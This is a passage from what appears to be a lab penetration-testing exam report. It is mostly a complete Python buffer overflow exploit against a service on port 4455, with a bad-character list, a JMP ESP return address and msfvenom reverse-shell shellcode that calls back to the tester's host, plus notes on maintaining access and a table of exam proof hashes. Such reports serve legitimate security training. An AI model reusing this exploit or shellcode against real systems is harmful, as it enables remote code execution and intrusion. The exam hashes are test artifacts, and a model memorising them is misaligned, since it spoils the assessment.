#junk = "\x41" \* 1209 + "B" \* 4 + "C" \* (3000-1209-4)

junk = "\x41" \* 1209 + "B" \* 4 + badchar

#junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9"

end = "\r\n"

buffer = cmd + junk + end

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

s.connect((sys.argv[1], 4455))

s.send(buffer)

s.recv(1024)

s.close()

**Proof Screenshot:**

**Completed Buffer Overflow Code:**

Please see Appendix 3 for the complete Windows Buffer Overflow code

## 

## 3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

## 3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, the student removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

# 

# 4.0 Additional Items

##### Appendix 1 - Proof and Local Contents:

|  |  |  |
| --- | --- | --- |
| **IP (Hostname)** | **Local.txt Contents** | **Proof.txt Contents** |
| 192.168.40.42 | 1d418a9d3b09b16be11bb508fa6ae2e83 | f0539f2be7342c8a4aab7b1b0c8cf710 |
| 192.168.40.81 | 428d627730169c72a6910516e5f664f2 | b16aad13548f4f92c33d9955cafc828b |
| 192.168.40.95 | n/a | n/a |
| 192.168.40.150 | n/a | n/a |
| 192.168.40.110 | n/a | e6381b0667daedb266aa1127048f9b8c |

##### 

##### Appendix 2 - Metasploit/Meterpreter Usage

For the exam, I used my Metasploit/Meterpreter allowance on the following machine:

* 192.168.40.81

##### 

##### 

##### Appendix 3 - Completed Buffer Overflow Code

|  |
| --- |
| #!/usr/bin/python  #  import sys, socket  if len(sys.argv) < 2:  print "\nUsage: " + sys.argv[0] + " <HOST>\n"  sys.exit()  badchar= ("\x01\x02\x03\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f" "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f" "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x5a\x5b\x5c\x5d\x5e\x5f" "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f" "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9f" "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf" "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf" "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" ) #Our bad chars is x00 x04 x05 x58 x59 x9d x9e xad xae xe7 xe8  #jmp esp address 0x56526683, as it is an endian format we need to due it in reverse  #jmpesp = "\x83\x66\x52\x56"  #Payload size: 348 bytes #Final size of c file: 1488 bytes #msfvenom -a x86 --platform Windows -p windows/shell\_reverse\_tcp -b LHOST=192.168.19.40 LHOST=443 '\x00\x04\x05\x58\x59\x9d\x9e\xad\xae\xe7\xe8' -f c   shellcode = ("\x33\xc9\xb1\x51\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xd7" "\x41\x83\xdc\x83\xeb\xfc\xe2\xf4\x2b\xa9\x01\xdc\xd7\x41\xe3" "\x55\x32\x70\x43\xb8\x5c\x11\xb3\x57\x85\x4d\x08\x8e\xc3\xca" "\xf1\xf4\xd8\xf6\xc9\xfa\xe6\xbe\x2f\xe0\xb6\x3d\x81\xf0\xf7" "\x80\x4c\xd1\xd6\x86\x61\x2e\x85\x16\x08\x8e\xc7\xca\xc9\xe0" "\x5c\x0d\x92\xa4\x34\x09\x82\x0d\x86\xca\xda\xfc\xd6\x92\x08" "\x95\xcf\xa2\xb9\x95\x5c\x75\x08\xdd\x01\x70\x7c\x70\x16\x8e" "\x8e\xdd\x10\x79\x63\xa9\x21\x42\xfe\x24\xec\x3c\xa7\xa9\x33" "\x19\x08\x84\xf3\x40\x50\xba\x5c\x4d\xc8\x57\x8f\x5d\x82\x0f" "\x5c\x45\x08\xdd\x07\xc8\xc7\xf8\xf3\x1a\xd8\xbd\x8e\x1b\xd2" "\x23\x37\x1e\xdc\x86\x5c\x53\x68\x51\x8a\x29\xb0\xee\xd7\x41" "\xeb\xab\xa4\x73\xdc\x88\xbf\x0d\xf4\xfa\xd0\xbe\x56\x64\x47" "\x40\x83\xdc\xfe\x85\xd7\x8c\xbf\x68\x03\xb7\xd7\xbe\x56\x8c" "\x87\x11\xd3\x9c\x87\x01\xd3\xb4\x3d\x4e\x5c\x3c\x28\x94\x14" "\xb6\xd2\x29\x43\x74\xc4\x69\xeb\xde\xd7\x40\x38\x55\x31\x2b" "\x93\x8a\x80\x29\x1a\x79\xa3\x20\x7c\x09\x52\x81\xf7\xd0\x28" "\x0f\x8b\xa9\x3b\x29\x73\x69\x75\x17\x7c\x09\xbf\x22\xee\xb8" "\xd7\xc8\x60\x8b\x80\x16\xb2\x2a\xbd\x53\xda\x8a\x35\xbc\xe5" "\x1b\x93\x65\xbf\xdd\xd6\xcc\xc7\xf8\xc7\x87\x83\x98\x83\x11" "\xd5\x8a\x81\x07\xd5\x92\x81\x17\xd0\x8a\xbf\x38\x4f\xe3\x51" "\xbe\x56\x55\x37\x0f\xd5\x9a\x28\x71\xeb\xd4\x50\x5c\xe3\x23" "\x02\xfa\x73\x69\x75\x17\xeb\x7a\x42\xfc\x1e\x23\x02\x7d\x85" "\xa0\xdd\xc1\x78\x3c\xa2\x44\x38\x9b\xc4\x33\xec\xb6\xd7\x12" "\x7c\x09")  shellcode2 = ( "\x29\xc9\x83\xe9\xb2\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e" "\xbc\xe0\x8e\x90\x83\xee\xfc\xe2\xf4\x40\x08\x0c\x90\xbc\xe0" "\xee\x19\x59\xd1\x4e\xf4\x37\xb0\xbe\x1b\xee\xec\x05\xc2\xa8" "\x6b\xfc\xb8\xb3\x57\xc4\xb6\x8d\x1f\x22\xac\xdd\x9c\x8c\xbc" "\x9c\x21\x41\x9d\xbd\x27\x6c\x62\xee\xb7\x05\xc2\xac\x6b\xc4" "\xac\x37\xac\x9f\xe8\x5f\xa8\x8f\x41\xed\x6b\xd7\xb0\xbd\x33" "\x05\xd9\xa4\x03\xb4\xd9\x37\xd4\x05\x91\x6a\xd1\x71\x3c\x7d" "\x2f\x83\x91\x7b\xd8\x6e\xe5\x4a\xe3\xf3\x68\x87\x9d\xaa\xe5" "\x58\xb8\x05\xc8\x98\xe1\x5d\xf6\x37\xec\xc5\x1b\xe4\xfc\x8f" "\x43\x37\xe4\x05\x91\x6c\x69\xca\xb4\x98\xbb\xd5\xf1\xe5\xba" "\xdf\x6f\x5c\xbf\xd1\xca\x37\xf2\x65\x1d\xe1\x88\xbd\xa2\xbc" "\xe0\xe6\xe7\xcf\xd2\xd1\xc4\xd4\xac\xf9\xb6\xbb\x1f\x5b\x28" "\x2c\xe1\x8e\x90\x95\x24\xda\xc0\xd4\xc9\x0e\xfb\xbc\x1f\x5b" "\xfa\xb7\xb9\xde\x72\x41\x8a\x8f\xfa\xbe\x88\x64\x9f\x63\x00" "\x71\x45\x2b\x88\x8c\x90\xbc\xb0\x07\x76\xd6\xf0\xd8\xc7\xd4" "\x22\x55\xa7\xdb\x1f\x5b\x15\x7c\x95\xd6\xc7\xd4\x57\x67\xa8" "\x43\x1f\x5b\xc7\xd4\x94\x62\xab\x5d\x1f\x5b\xc7\x2b\x88\xfb" "\xfe\xf1\x81\x71\x45\xd6\xe0\xe4\x94\xea\xb7\xe6\x92\x65\x28" "\xd1\x6f\x69\x63\x76\x90\xc2\xcd\x05\xa6\xd6\xa0\xe6\x90\xac" "\xe0\x8e\xc6\xd6\xe0\xe6\xc8\x18\xb3\x6b\x6f\x69\x73\xdd\xfa" "\xbc\xb6\xdd\xc7\xd4\xe2\x57\x58\xe3\x1f\x5b\x13\x44\xe0\xf0" "\x97\xbd\x23\xa7\x56\xc9\x09\x4d\x2b\x4c\x55\x2c\xc6\xd6\xe0" "\xdd\x6f\x69\xe0\x8e\x90" )    cmd = "OVRFLW " #junk = "\x41" \* 1209 + "B" \* 4 + "C" \* (3000-1209-4) #junk = "\x41" \* 1209 + "B" \* 4 + badchar #junk = "\x41" \* 1209 + "\x83\x66\x52\x56" + "C" \* (3000-1209-4) junk = "\x41" \* 1209 + "\x83\x66\x52\x56" + "\x90" \* 16 + shellcode + "\x90" \* 16 #print junk #junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9" end = "\r\n" buffer = cmd + junk + end  s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) s.connect((sys.argv[1], 4455)) s.send(buffer) s.recv(1024) s.close() |